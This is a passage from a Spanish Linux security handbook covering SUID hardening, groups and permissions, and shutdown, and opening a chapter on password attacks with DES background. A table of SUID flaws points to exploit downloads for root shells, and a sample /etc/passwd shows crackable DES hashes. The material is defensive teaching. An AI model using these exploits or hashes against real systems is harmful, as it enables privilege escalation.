- En el caso de los programas de SUID que no necesiten imperiosamente que se defina el SUID, cambie sus permisos (chmod -s [program]).
- En el caso de los programas de SUID que sean en gran parte inútiles o no esenciales (como los juegos en un equipo de la empresa), elimínelos o desinstálelos.

Finalmente, si tiene espíritu aventurero, investigue Generic Wrapper (v.2) de SUID/SGID de Joe Zbiciak, que se ha diseñado específicamente para proteger los archivos de SUID/SGID de los ataques. Puede encontrar el empaquetador de Zbiciak (con su código fuente) en http://cegt201.bradley.edu/~im14u2c/wrapper/.

NOTA

Existen varios *scripts* que comprueban periódicamente los últimos archivos de SUID y notifican su existencia. suid.chk es uno de ellos y puede obtenerse en http://www.biologie.uni-freiburg.de/data/suid.html. Para obtener información acerca de herramientas automatizadas que descubren SUID/SGID y otros problemas relacionados con los permisos, véase el Capítulo 8, "Scanners".

Algunos puntos vulnerables conocidos relacionados con SUID

Desgraciadamente, no existe ninguna lista universal de programas relacionados. Sin embargo, la Tabla 4.7 muestra algunos problemas de los que se tiene constancia.

Tabla 4.7 Debilidades conocidas de Linux relacionadas con SUID

Programa	Detalles
/usr/bin/convfont	En algunos sistemas, /usr/bin/convfont es el *root* de SUID. Puede llevar a una *shell* de *root*. El *exploit* puede obtenerse en la dirección http://www.psychicfriends.net/~cyber/_linux/convfontExploit.sh.
crond	En SlackWare 3.4, crond es vulnerable a un ataque cuyo resultado es una *shell root* de SUID. La solución es actualizarlo. El *exploit* se encuentra en http://www.jabukie.com/Unix_Sourcez/dilloncrond.c.html.
cxterm	cxterm (SlackWare 3.1, 3.2) es *root* de SUID y necesita serlo. Sin embargo, es vulnerable a un desbordamiento de *buffer* que, cuando se explota, da como resultado una *root* de SUID. La solución es actualizarlo. El *exploit* se encuentra en http://www.geek-girl.com/bugtraq/19972/0245.html.
deliver	deliver es una herramienta que distribuye correo remoto a destinatarios locales. En las versiones 2.0.12 y anteriores, deliver es vulnerable a un desbordamiento de *buffer* tanto en Debian como en SlackWare. Este hecho es importante, ya que deliver es *root* de SUID. La solución es actualizarlo.
dip 3.3.7i	En SlackWare 2.1.0, dip (una utilidad para gestionar sesiones de PPP) era setuid y ejecutable en todo el mundo. Además, dip 3.3.7o en SlackWare 3.4 es *root* de SUID y vulnerable. Solución: actualizarlo. El *exploit* se encuentra en http://safenetworks.com/Linux/dip4.html.

Tabla 4.7 Debilidades conocidas de Linux relacionadas con SUID *(continuación)*

Programa	Detalles
dos	En los primeros paquetes de Debian, en el paquete DOSEMU (0.64.0.2-9), /usr/sbin/dos es *root* de SUID. La solución es eliminar el permiso de SUID.
dump	dump (en Red Hat 2.1) es *root* de SUID. Solución: anular SUID. El *exploit* se encuentra en http://samarac.hfactorx.org/Exploits/dumpExploit.txt.
gnuplot	Algunas distribuciones de Linux (como SuSE 5.2) incluyen el *root* de SUID gnuplot. Éste es un ejemplo típico en el que un programa es *root* de SUID sin ninguna buena razón para ello. La solución: chmod -s /usr/bin/gnuplot. El *exploit* se puede encontrar en http://safenetworks.com/Linux/gnuplot.html.
Ideafix	Ideafix es un conjunto de herramientas de desarrollo. Dentro de dicho conjunto se encuentra el programa wm, que tiene un punto vulnerable que conduce a una *shell root* de SUID. Puede obtener más información en http://www.njh.com/latest/9710/971019-04.html.
Protector de pantallas de KDE	Los protectores de pantalla de K Desktop (KDE) 1.0 en Caldera OpenLinux ejecutaban el *root* de SUID. Puede encontrar más información en http://www.calderasystems.com/news/security/SA-1998.37.txt o consultando Caldera Security Advisory SA-1998.37.
killmouse	killmouse (de Doom) ejecuta varios *scripts* de *SUID*. Solución: eliminar SUID (véase startmouse).
kppp	kppp se incluye con K Desktop. Es una utilidad para configurar las redes de acceso telefónico en KDE. Es vulnerable a los desbordamientos y ejecuta el *root* de SUID. Solución: no lo ejecute en el *root* de SUID. El *exploit* se encuentra en http://www.student.fsu.umd.edu/~damoulan/hack/sploits/kpppoverflow.html.
libXt	Los programas creados con las bibliotecas compartidas X11R6 de XFree86 anteriores a la versión 3.3 pueden ser vulnerables a desbordamientos de *buffer* que pueden conducir a *root* en los archivos de SUID o de SGID. Solución: actualizar.
linuxconf	linuxconf (en Red Hat 5.1) es *root* de SUID. Solución: eliminar el permiso de SUID (chmod -s /bin/linuxconf).
s-povray	povray es un programa de *ray-tracing* para gráficos. En la versión 3.02, s-povray es *root* de SUID y según se informa debe estar para llevar a cabo funciones de visualización. Solución: no se conoce. Póngase en contacto con el desarrollador.
startmouse	En varios sistemas (sobre todo SlackWare 3), startmouse (parte de la distribución del juego Doom) es *root* de SUID. La solución es ajustar los permisos. El *exploit* se encuentra en http://www.tao.ca/fire/bos/old/1/0369.html.

Tabla 4.7 Debilidades conocidas de Linux relacionadas con SUID *(continuación)*

Programa	Detalles
suidexec	suidexec en Debian 2.0 (en el paquete suidmanager, 0.18) puede proporcionar acceso a *root* a través de *scripts* de *shell* de SUID. Puede obtener más información (y obtener el *exploit*) en http://www.newwave.net/~optimum/exploits/files/suexec.txt.
wsmbconf	wsmbconf (parte de samba-1.9.18p10-3) ejecutaba el SGID que poseía el *root*. Puede obtener más información en http://archive.redhat.com/redhat-watch-list/1998-November/0002.html o consultando Caldera Security Advisory SA-1998.35.

Los grupos al detalle

Linux establece automáticamente los privilegios en los archivos que posee *root*, con lo que los protege de los usuarios habituales. Sin embargo, de vez en cuando, es posible que se vea obligado a proteger algún grupo de usuarios (y sus posesiones) de otro. En esos casos, el concepto de grupos es muy útil.

Veamos un ejemplo. Imagine que diseña una intranet para una pequeña clínica psiquiátrica con cuatro departamentos:

- Psiquiatría.
- Medicina interna.
- Facturación.
- Administración.

El proceso de la clínica funciona de la siguiente forma:

- A los pacientes los examinan un psiquiatra y un especialista en medicina interna (para solucionar los problemas médicos difíciles, si hubiera alguno).
- El departamento de facturación factura a las empresas de seguros por estos servicios.
- El departamento de administración ve los informes del censo de pacientes y de los ingresos.

La red podría ser muy similar a la de la Figura 4.6.

En ella hay varios usuarios. Algunos compartirán toda su información, mientras que otros sólo compartirán determinadas partes:

- El personal de psiquiatría y el personal de medicina interna deben compartir los diagnósticos que han realizado, los procedimientos requeridos, la fecha en que los han llevado a cabo y las notas clínicas.

- A continuación llega el personal de facturación. Habitualmente no necesitan datos tan personales y confidenciales como el historial clínico, sino que necesitan el diagnóstico, los procedimientos realizados y las fechas en los que se prestaron dichos servicios. Con esta información pueden solicitar el pago a las compañías de seguros.
- Para acabar, el personal de administración necesita acceder a determinada información de facturación y a toda la información de admisión.




FIGURA 4.6
La red de la clínica.

Para facilitar toda esta organización, sería conveniente crear los grupos tal como muestra la Figura 4.7.

De esta forma, todo el mundo obtiene lo que necesita, pero una parte de la información sale de los límites sin ninguna solicitud especial. Éste es el concepto básico que subyace tras los grupos. La siguiente sección describe cómo crear grupos y añadirles usuarios.

Crear grupos

Crear un grupo es una labor sencilla. En los sistemas sin ocultación, los datos de los grupos se almacenan en /etc/group. Ahora vamos a ver la estructura de /etc/group.

/etc/group y añadir nuevos usuarios

La estructura de /etc/group es parecida a la de /etc/passwd. Por ejemplo:




FIGURA 4.7
Tres grupos: uno para los médicos, otro para facturación y un tercero para administración.

```
root::0:
wheel::10:
bin::1:bin,daemon
daemon::2:bin,daemon
sys::3:bin,adm
adm::4:adm,daemon
tty::5:
disk::6:
lp::7:daemon,lp
mem::8:
kmem::9:
operator::11:
mail::12:mail
news::13:news
uucp::14:uucp
man::15:
games::20:
gopher::30:
dip::40:
```

```
ftp::50:
users::100:amd,marty,dnb,manny,moe,jack,jill,stacy,Nicole
nobody::65534:
amd::500:amd
marty::502:marty
dnb::503:dnb
manny::504:manny
moe::505:moe
jack::506:jack
jill::507:jill
stacy::508:stacy
Nicole::509:Nicole
```

El archivo se compone de registros de grupos. Cada línea almacena un registro y cada registro se divide en cuatro campos delimitados por dos puntos (:):

- Group name.
- Group password.
- Group ID (GID).
- Group users.

Observará que todos los usuarios humanos normales se han colocado de forma predeterminada en el último campo:

users::100:amd,marty,dnb,manny,moe,jack,jill,stacy,Nicole

Para añadir un grupo, modifique manualmente /etc/group e inserte una línea nueva que defina a dicho grupo.

Cuando vaya a asignar el GID, intente utilizar el esquema de numeración que ya ha establecido Linux. En otras palabras, es totalmente razonable asignar el nuevo GID de forma secuencial. Por tanto, si el último GID ha sido 509, el nuevo debe ser 510.

NOTA

Por ahora no se preocupe de la contraseña del grupo, ya que no suele utilizarse.

Utilizando el ejemplo de la clínica psiquiátrica, puede añadir tres nuevos grupos:

```
doctors::510:psych, med
patients::511:psych, med, billing
reports::512:billing, admins
```

Una vez que haya creado los grupos, debe designar los propietarios de los archivos y de los directorios. Aunque todos los usuarios de los grupos tendrán los mismos derechos de acceso, debe asignar las partes responsables del mantenimiento de los archivos de los grupos.

Siguiendo con el ejemplo de la clínica, podría asignar el usuario psych como propietario del grupo doctors (y de /clinic/clinical-data/). En ese caso, el propietario y los grupos se asignan simultáneamente utilizando el comando chown.

NOTA

Para añadir un usuario a un grupo existente, sólo tiene que añadir su nombre a la lista de usuarios del cuarto campo de /etc/group.

chown: asignar permisos a los usuarios propietarios y a los grupos

Para asignar un directorio y sus archivos a un grupo determinado, utilice el comando chown. En el ejemplo de la clínica psiquiátrica se realizaría en tres pasos:

- Cree el directorio (/clinic/clinical-data).
- Defina el propietario y el grupo simultáneamente (aquí, psych y doctors).
- Establezca los permisos.

Por ejemplo:

```
mkdir /clinic/clinical-data
cp somefiles* /clinic/clinical-data
chown -R psych:doctors /clinic/clinical-data
cd /clinic/clinical-data/
chmod 660 *
```

Aquí se define psych como propietario de todos los archivos de /clinic/clinical-data/, se asigna a psych y a med acceso de lectura y escritura, y no se deja entrar al resto de usuarios.

Utilizar herramientas gráficas para definir los propietarios, los permisos y los grupos

Es posible que utilice Linux exclusivamente en modo gráfico y que no se sienta cómodo con las líneas de comandos. No pasa nada. La mayoría de las distribuciones dominantes de Linux, en particular OpenLinux y Red Hat, incluyen utilidades con interfaz gráfica de usuario para establecer los permisos y las propiedades.

Por ejemplo, Caldera OpenLinux incluye un editor de permisos en el sistema de escritorio Looking Glass. Es bastante similar al Editor de Propiedades de Favoritos de Windows NT, que se utiliza para que se cumpla la configuración de seguridad. Véase la Figura 4.8.

Como muestra esta figura, el editor de preferencias es sencillo. Sin embargo, obliga a realizar cambios importantes en un directorio elegido o en el método de

creación de archivos predeterminado. Si es posible, debe habituarse a establecer los permisos de forma manual.




FIGURA 4.8
El editor de preferencias de permisos Looking Glass de Caldera OpenLinux.

Cómo se relacionan los usuarios con los grupos

Es posible que se pregunte de qué forma los usuarios que ya tienen un grupo primario ejercen sus privilegios desde otro grupo; pues bien, lo hacen a través de del comando newgrp.

newgrp: cambiar el grupo actual

Los usuarios pueden pasar de un grupo a otro durante la misma sesión, con un nuevo inicio de sesión, utilizando el comando newgrp. La sintaxis del comando es:

```
$newgrp [group]
```

Siempre que el usuario sea miembro de un grupo, funciona perfectamente.

Eliminar grupos

Para eliminar un grupo, suprima su entrada en /etc/group.

ADVERTENCIA

Cuando se suprime un grupo, también se elimina su GID. Habitualmente, esto no supone ningún problema, ya que los grupos que se crean suelen ser grupos especiales, independientes y bien diferenciados de los grupos principales y predeterminados del usuario. Por ejemplo, en el ejemplo de la clínica se creó un grupo completamente nuevo con un GID nuevo.

Sin embargo, no siempre ocurre esto. A veces, el grupo que se elimina es también el grupo principal o predeterminado de uno o varios usuarios. Por consiguiente, antes de eliminar cualquier grupo, anote su GID. Posteriormente, compruebe /etc/passwd

para asegurarse de que ninguno de los usuarios lo tiene como grupo principal. Si encuentra a algún usuario que tenga como predeterminado el GID del grupo suprimido, asígnele como grupo principal uno actual y válido.

Desconectar el sistema

En muchos sistemas operativos, no es necesario realizar ningún procedimiento especial de desconexión. El sistema se puede apagar en cualquier momento. Linux no funciona de este modo, sino que necesita tiempo para cerrar los procesos abiertos, guardar los datos no guardados en el disco y realizar una limpieza. La siguiente sección explica cómo apagar el sistema.

shutdown: apagar el sistema Linux

Para apagar el sistema Linux, utilice el comando shutdown. Este comando está especialmente diseñado para desconectar Linux de forma segura. Durante este proceso, shutdown realiza las siguientes acciones:

- Notifica a los restantes procesos y usuarios que el apagado es inminente.
- Apaga otros procesos que aún se están ejecutando.
- Notifica a *root* a medida que se desconecta cada servicio.
- Si así se especifica, reinicia el sistema.

shutdown admite varias opciones de la línea de comandos. La Tabla 4.7 resume estas opciones y sus objetivos.

Tabla 4.8 Opciones de apagado de la línea de comandos

Opción	Propósito
-c	La opción –c se utiliza para cancelar un apagado que ya estaba programado.
-h	La opción –h se utiliza para forzar una detención de todo el sistema tras apagarse el sistema.
-k	La opción –k se utiliza para simular un apagado y enviar mensajes de apagado a los usuarios sin que realmente se apague el sistema.
-r	La opción –r se utiliza para forzar un reinicio tras apagarse el sistema.
-t [segundos]	La opción –t se utiliza para establecer el tiempo, en segundos, antes de que shutdown realmente realice su tarea (enviar señales, apagar procesos, etc.).

La línea de comandos de shutdown constará del comando shutdown, varias opciones y un tiempo. Por ejemplo, para apagar inmediatamente el sistema y reiniciarlo, escriba el siguiente comando:

```
# shutdown -r now
```

El valor de tiempo también se puede expresar de forma más concreta en minutos (shutdown –r +minutos) o en horas (shutdown –r 12:24).

NOTA

Es posible que haya leído algo acerca de halt, otra herramienta para detener y reiniciar el sistema. halt ya no se utiliza y debe intentar no utilizarla; use shutdown en su lugar (en algunos sistemas, halt desconectará la máquina sin realizar un cierre limpio).

Resumen

En este capítulo sólo se han explicado las tareas administrativas más generales. En particular, en este capítulo la incorporación y supresión de usuarios se ha centrado en los sistemas Linux genéricos, incluyendo sistemas anteriores, en los que no estaba instalado el *shadowing* de contraseñas. En el Capítulo 5 examinaremos la seguridad de las contraseñas en los sistemas con y sin sombreado.

PARTE II

Seguridad de los usuarios de Linux

5. Ataques a contraseña.
6. Código dañino.

CAPÍTULO 5

Ataques a contraseña

En este capítulo

¿Qué es un ataque a contraseña?
Cómo genera y almacena Linux las contraseñas.
Data Encryption Standard (DES).
Monografía: ruptura de contraseñas de Linux a través de ataque a diccionario.
Shadowing de contraseñas y la suite shadow.
Tras la instalación de la suite shadow.
Otros aspectos de la seguridad de contraseñas.
Módulos de autentificación de contraseña.
Otras soluciones para la seguridad de las contraseñas.
Resumen.

Una vez que se han realizado las particiones en las unidades de disco, instalado Linux y creado usuarios y grupos, el siguiente paso consiste en afrontar la más importante de todas las medidas de seguridad: **la seguridad de las contraseñas**.

La seguridad de la contraseña es tan importante que sin ella ningún sistema será nunca seguro. De hecho, es posible instalar una docena de *firewalls* y, aun así, si las contraseñas son vulnerables, el sistema Linux sería una puerta abierta.

De ahí que la seguridad de la contraseña exija un enfoque a dos niveles. Por un lado, hay que aplicar herramientas avanzadas para reforzar la contraseña. Por el otro, es necesario educar a los usuarios e inculcarles políticas de contraseña básicas. Este capítulo explica ambas técnicas.

¿Qué es un ataque a contraseña?

El término **ataque a contraseña** es genérico. Describe diversas actividades, entre las que se incluye cualquier acción dirigida a romper, descifrar o borrar contraseñas o a sortear de cualquier otra forma los mecanismos de seguridad de las contraseñas.

En orden jerárquico en cuanto a seguridad, los ataques a contraseña son lo primero. De hecho, lo primero que aprenden los piratas e intrusos en ciernes es romper las contraseñas, principalmente porque exige una experiencia técnica mínima. Actualmente, cualquiera puede romper contraseñas de Linux utilizando herramientas automatizadas.

Sin embargo, no debe confundirse la sencillez con la ineficacia. En la mayoría de los casos, una deficiente seguridad de las contraseñas pone en peligro a todo el sistema. Los atacantes que inicialmente obtienen sólo acceso limitado pueden extender rápidamente dicho acceso mediante el ataque a una seguridad de contraseñas débil. A menudo, con meros ataques a contraseña, los atacantes obtienen acceso como *root* y arrebatan el control no sólo de un *host* sino de varios.

Este capítulo explica varias técnicas de ataque a contraseña, así como los pasos necesarios para proteger las contraseñas, entre los que se incluyen:

- Instalación del *shadowing* de contraseña.
- Refuerzo de contraseñas en aplicaciones de terceros.
- Refuerzo del sistema frente a ataques a contraseña.
- Desarrollo de políticas efectivas de contraseñas.

Sin embargo, en primer lugar vamos a explicar la forma en que Linux genera y almacena las contraseñas. Si ya conoce este proceso, puede omitir esta sección.

Cómo genera y almacena Linux las contraseñas

Como se explicó en el Capítulo 4, "Administración básica del sistema Linux", muchas de las primeras distribuciones de Linux almacenaban las contraseñas de

los usuarios en /etc/passwd, lo que no resultaba seguro, ya que /etc/passwd es (y debe ser) legible. De ahí que cualquier usuario pueda ver los contenidos de /etc/passwd simplemente concatenándolo:

```
$cat /etc/passwd

root:8OzrR2ac.IEGY:0:0:root:/root:/bin/bash
bin:*:1:1:bin:/bin:
daemon:*:2:2:daemon:/sbin:
adm:*:3:4:adm:/var/adm:
lp:*:4:7:/var/spool/lpd:
sync:*:5:0:sync:/sbin:/bin/sync
shutdown:*:6:11:shutdown:/sbin:/sbin/shutdown
halt:*:7:0:halt:/sbin:/sbin/halt
mail:*:8:12:mail:/var/spool/mail:
news:*:9:13:news:/var/spool/news:
uucp:*:10:14:uucp:/var/spool/uucp:
operator:*:11:0:operator:/root:
games:*:12:100:games:/usr/games:
gopher:*:13:30:gopher:/usr/lib/gopher-data:
ftp:*:14:50:FTP User:/home/ftp:
man:*:15:15:Manuals Owner:/:
nobody:*:65534:65534:Nobody:/:/bin/false
bwagner:..CETo68esYsA:501:501:Bill Wagner:/home/bwagner:/bin/bash
marty:jvXHHBGCK7nkg:502:502:Marty Rush:/home/marty:/bin/bash
dnb:i1YD6CckS.J1A:500:503:Caldera OpenLinux User:/home/dnb:/bin/bash
manny:bj2NcvrnubUqU:503:504:Caldera OpenLinux User:/home/manny:/bin/bash
moe:IK4OBb5NnkAHk:504:505:Caldera OpenLinux User:/home/moe:/bin/bash
jack:FL.Ot0VxVe9L.:505:506:Caldera OpenLinux User:/home/jack:/bin/bash
jill:JMpkh9ZrXePnM:506:507:Caldera OpenLinux User:/home/jill:/bin/bash
stacy:OOfE8weNKJUFw:507:508:Caldera OpenLinux User:/home/stacy:/bin/bash
Alex:yIRWmr3zbhms6:509:100:Alex Brittain:/home/Alex:/bin/bash
Nicole:zKQR.cqTgzkco:508:509:Caldera OpenLinux
User:/home/Nicole:/bin/bash
```

Las contraseñas ocupan el segundo campo:

```
bwagner:..CETo68esYsA:501:501:Bill Wagner:/home/bwagner:/bin/bash
marty:jvXHHBGCK7nkg:502:502:Marty Rush:/home/marty:/bin/bash
dnb:i1YD6CckS.J1A:500:503:Caldera OpenLinux User:/home/dnb:/bin/bash
manny:bj2NcvrnubUqU:503:504:Caldera OpenLinux User:/home/manny:/bin/bash
moe:IK4OBb5NnkAHk:504:505:Caldera OpenLinux User:/home/moe:/bin/bash
jack:FL.Ot0VxVe9L.:505:506:Caldera OpenLinux User:/home/jack:/bin/bash
jill:JMpkh9ZrXePnM:506:507:Caldera OpenLinux User:/home/jill:/bin/bash
stacy:OOfE8weNKJUFw:507:508:Caldera OpenLinux User:/home/stacy:/bin/bash
Alex:yIRWmr3zbhms6:509:100:Alex Brittain:/home/Alex:/bin/bash
Nicole:zKQR.cqTgzkco:508:509:Caldera OpenLinux
User:/home/Nicole:/bin/bash
```

Observe que las contraseñas están alteradas de modo que resulten incomprensibles. Han sido sometidas a **criptografía**. Examinaremos brevemente los conceptos de contraseñas, cifrado y criptografía en un contexto histórico.

NOTA

Si su sistema Linux ya tiene instalado el *shadowing* (el segundo campo no contiene contraseñas alteradas sino sólo huecos), puede omitir lo siguiente.

Evolución histórica de las contraseñas

El hombre ha utilizado contraseñas durante miles de años, pero la primera evidencia concreta la encontramos en el antiguo Egipto. Cuando un egipcio importante moría, los trabajadores preparaban su cuerpo mediante la momificación. A continuación enterraban al fallecido con pergaminos que portaban oraciones del **Libro de los Muertos**. En estos pergaminos los sacerdotes escribían contraseñas secretas que permitían al fallecido comprar su entrada en el cielo.

La mayoría de tales contraseñas no estaban cifradas. En su lugar, los sacerdotes confiaban en el destino, jugando con que el fallecido alcanzaría el cielo antes de que los ladrones de tumbas lo descubrieran. Si al final las cosas salían así o no, es algo que nunca sabremos. Pero lo que sabemos es que en algún momento (aproximadamente 2000 años A.C., durante el reinado de Mentuhotep III), los egipcios empezaron a usar contraseñas de texto sin formato. En los siguientes 1000 años, junto a las fracciones y el álgebra primitiva, los egipcios desarrollaron una criptografía rudimentaria. Vamos a explicar brevemente la criptografía.

Criptografía

La palabra **criptografía** tiene su origen en dos antiguas palabras: **krypto** (escondido) y **graphia** (escritura). Por tanto, la criptografía es la ciencia de escribir de forma secreta. En la criptografía se crean mensajes que sólo pueden leer las personas autorizadas. Para cualquier otra persona, el texto criptográfico o cifrado es un galimatías.

La criptografía más antigua era elemental; a menudo consistía en una mezcla del tipo anagrama, donde los caracteres eran simplemente reordenados. Por ejemplo, la palabra egipcio podría trasponerse a oegicpi. Véase la Figura 5.1.

Más tarde, en tiempos de los romanos, los mensajeros usaban **cifrados por sustitución**. Los primeros cifrados por sustitución empleaban fórmulas sencillas para convertir de manera uniforme cada carácter en otro. Julio César popularizó uno que consistía en desplazar cada carácter tres posiciones en el alfabeto. Así, la letra a se convierte en la c, la b en la d, y así sucesivamente.




FIGURA 5.1
En los anagramas, las letras se disponen de forma distinta. Para recomponer el mensaje, hay que reordenar las letras en su posición original.

Actualmente, los cifrados por sustitución simple existen, pero no se utilizan para una ocultación seria de los datos. Uno de ello es ROT-13, un cifrado por sustitución que desplaza los caracteres 13 posiciones (así, la a se convierte en la n, la b en la o, y así sucesivamente). Para probar ROT-13, puede compilar y ejecutar el siguiente código:

```
#include <stdio.h>
#include <ctype.h>
/*rot-13.c de prueba
ROT-13: Sistema de cifrado por sustitución
Para compilar: "gcc test-rot13.c -o rot13" */
void main() {
   int user_input;

   printf("Por favor, introduzca un texto para encriptar o descifrar");
   printf("---------------------------------------\n");

   while ((user_input=getchar())) {

    if (islower(user_input))
           user_input = 'a' + (user_input - 'a' + 13) % 26;

        if (isupper(user_input))
           user_input = 'A' + (user_input - 'A' + 13) % 26;
           putchar(user_input);

    }

}
```

La principal ventaja de los cifrados del tipo ROT-13 es que ocultan las letras originales utilizadas. De ahí que los atacantes no puedan decodificar el mensaje mediante la reorganización de la posición de las letras, como si fuera un anagrama. En su lugar, deben deducir la fórmula de desplazamiento utilizada, lo que es más difícil.

NOTA

Para ver un tratamiento histórico más detallado (aunque breve a pesar de todo) de la criptografía, véase "A Short History of Criptography", Dr. Frederick B. Cohen, Management Analytics, 1995, que se puede encontrar en http://www.all.net/books/ip/Chap2-1.html.

Los simples cifrados por sustitución son, pese a todo, demasiado rudimentarios para proteger datos. De ahí que durante siglos, y en particular en los últimos 100 años, los investigadores hayan desarrollado muchos tipos de cifrado diferentes. En principio, eran tan simples que cualquier persona, empleando horas o días, podía acertar con el algoritmo utilizado. Sin embargo, a medida que fueron apareciendo las computadoras, que podían ejecutar millones de cálculos por segundo, aumentó la demanda de mejores cifrados.

Las contraseñas de Linux se crean utilizando un avanzado algoritmo de cifrado de IBM llamado *Data Encryption Standard* (norma de cifrado de datos) o DES.

Data Encryption Standard (DES)

Data Encryption Standard (DES) es el cifrado más popular de la historia, a pesar de que sólo tiene 25 años.

A principios de los años 70, el gobierno de EE.UU. utilizaba ya muchos cifrados en entornos clasificados, secretos y de alto secreto. Sin embargo, carecía de un método de codificación estandarizado para un uso más general. En 1973, se creó la *National Bureau of Standards* para remediarlo.

Como se explicaba en la publicación 74 de los *Federal Information Processing Standards, Guidelines for Implementing and Using the NBS Data Encryption Standard*:

> "Debido a la falta de disponibilidad de tecnología general de criptografía fuera del ámbito de la seguridad nacional y a que se necesitaban medidas de seguridad, incluyendo cifrado, para aplicaciones no clasificadas relativas a sistemas de computación del gobierno federal, la *National Bureau of Standards* inició un programa de seguridad de computadoras en 1973 que incluía el desarrollo de un estándar para el cifrado de datos. Como las normas federales repercuten en el sector privado, la *National Bureau of Standards* solicitó el interés y la cooperación de la industria y las comunidades de usuarios para este trabajo."

Muchas empresas desarrollaron propuestas, pero prevaleció la de IBM. El DES de IBM fue objeto de rigurosas pruebas y, en 1977, la *National Bureau of Standards* y la *National Security Agency* lo apoyaron. Desde entonces, DES ha sido el algoritmo de cifrado de facto que se utiliza en entornos no clasificados y en las contraseñas de UNIX-Linux.

La publicación 46-2 de la *Federal Processing Standards* describe concisamente DES como:

> "... un algoritmo matemático para encriptar (cifrar) y desencriptar (descifrar) información codificada en binario. La encriptación convierte el dato en algo ininteligible llamado **cifrado**. La desencriptación del cifrado devuelve el dato a su forma original, llamada **texto sin formato**."

Tanto las funciones de cifrado como de descifrado se apoyan en una **clave**, sin la que los usuarios no autorizados no pueden descifrar un mensaje cifrado con DES. Esta clave (derivada de la contraseña que ha escrito el usuario y de alguna información añadida, como se explicará más adelante) consta de 64 dígitos binarios (0 y 1). 56 bits se utilizan para el cifrado y 8 para la comprobación de errores. El número total de claves posibles es, por tanto, bastante alto:

> "Si se utiliza la entrada completa de 64 bits (es decir, si ninguno de los bits de entrada está predeterminado en cada bloque) y si la variable de 56 bits se elige aleatoriamente, la única técnica que garantizará la obtención de la clave elegida es la prueba de todas las posibles claves utilizando las entradas y salidas conocidas de DES. Como hay más de 70.000.000.000.000.000 de claves posibles de 56 bits..."

Funcionalmente, DES es un **cifrado de bloque**, un cifrado que trabaja sobre bloques de datos de un tamaño determinado (en este caso, bloques de 64 bits). Los bloques de datos que superan este tamaño se dividen en fragmentos de 64 bits. Las porciones restantes inferiores a 64 bits se rellenan. **Rellenar** es cuando DES añade bits sin significado a partes más pequeñas para conseguir un bloque completo de 64 bits.

A partir de aquí, DES efectúa tres operaciones importantes, la primera de las cuales es la **permutación** inicial. Al permutar, los bits de datos se desplazan a otras posiciones en una tabla. Para tener una idea de lo que significa una permutación, considérese la codificación de la siguiente cadena:

EL COCHE ROJO

Puede utilizarse un rudimentario cifrado de permutación que cambie la posición de los caracteres, lo que se hace en dos pasos. En el primero, se reescribe la cadena en vertical, de esta manera:

EL
COCHE
ROJO

A continuación se reescribe el mensaje en horizontal:

ECR LOO CJ HO E

Desde luego, la permutación inicial de DES es infinitamente más complicada, pero se desarrolla de una forma parecida. DES produce un **bloque de entrada**. Seguidamente, dicho bloque se reordena mediante complicadas operaciones

matemáticas (un proceso llamado **transformación**) para crear un **bloque de pre-salida**. Para finalizar, al bloque de pre-salida se le aplica otra permutación más y el resultado final es el texto mezclado, al que a veces se denomina **texto cifrado**, pero al que resulta más preciso denominar **texto codificado**.

NOTA

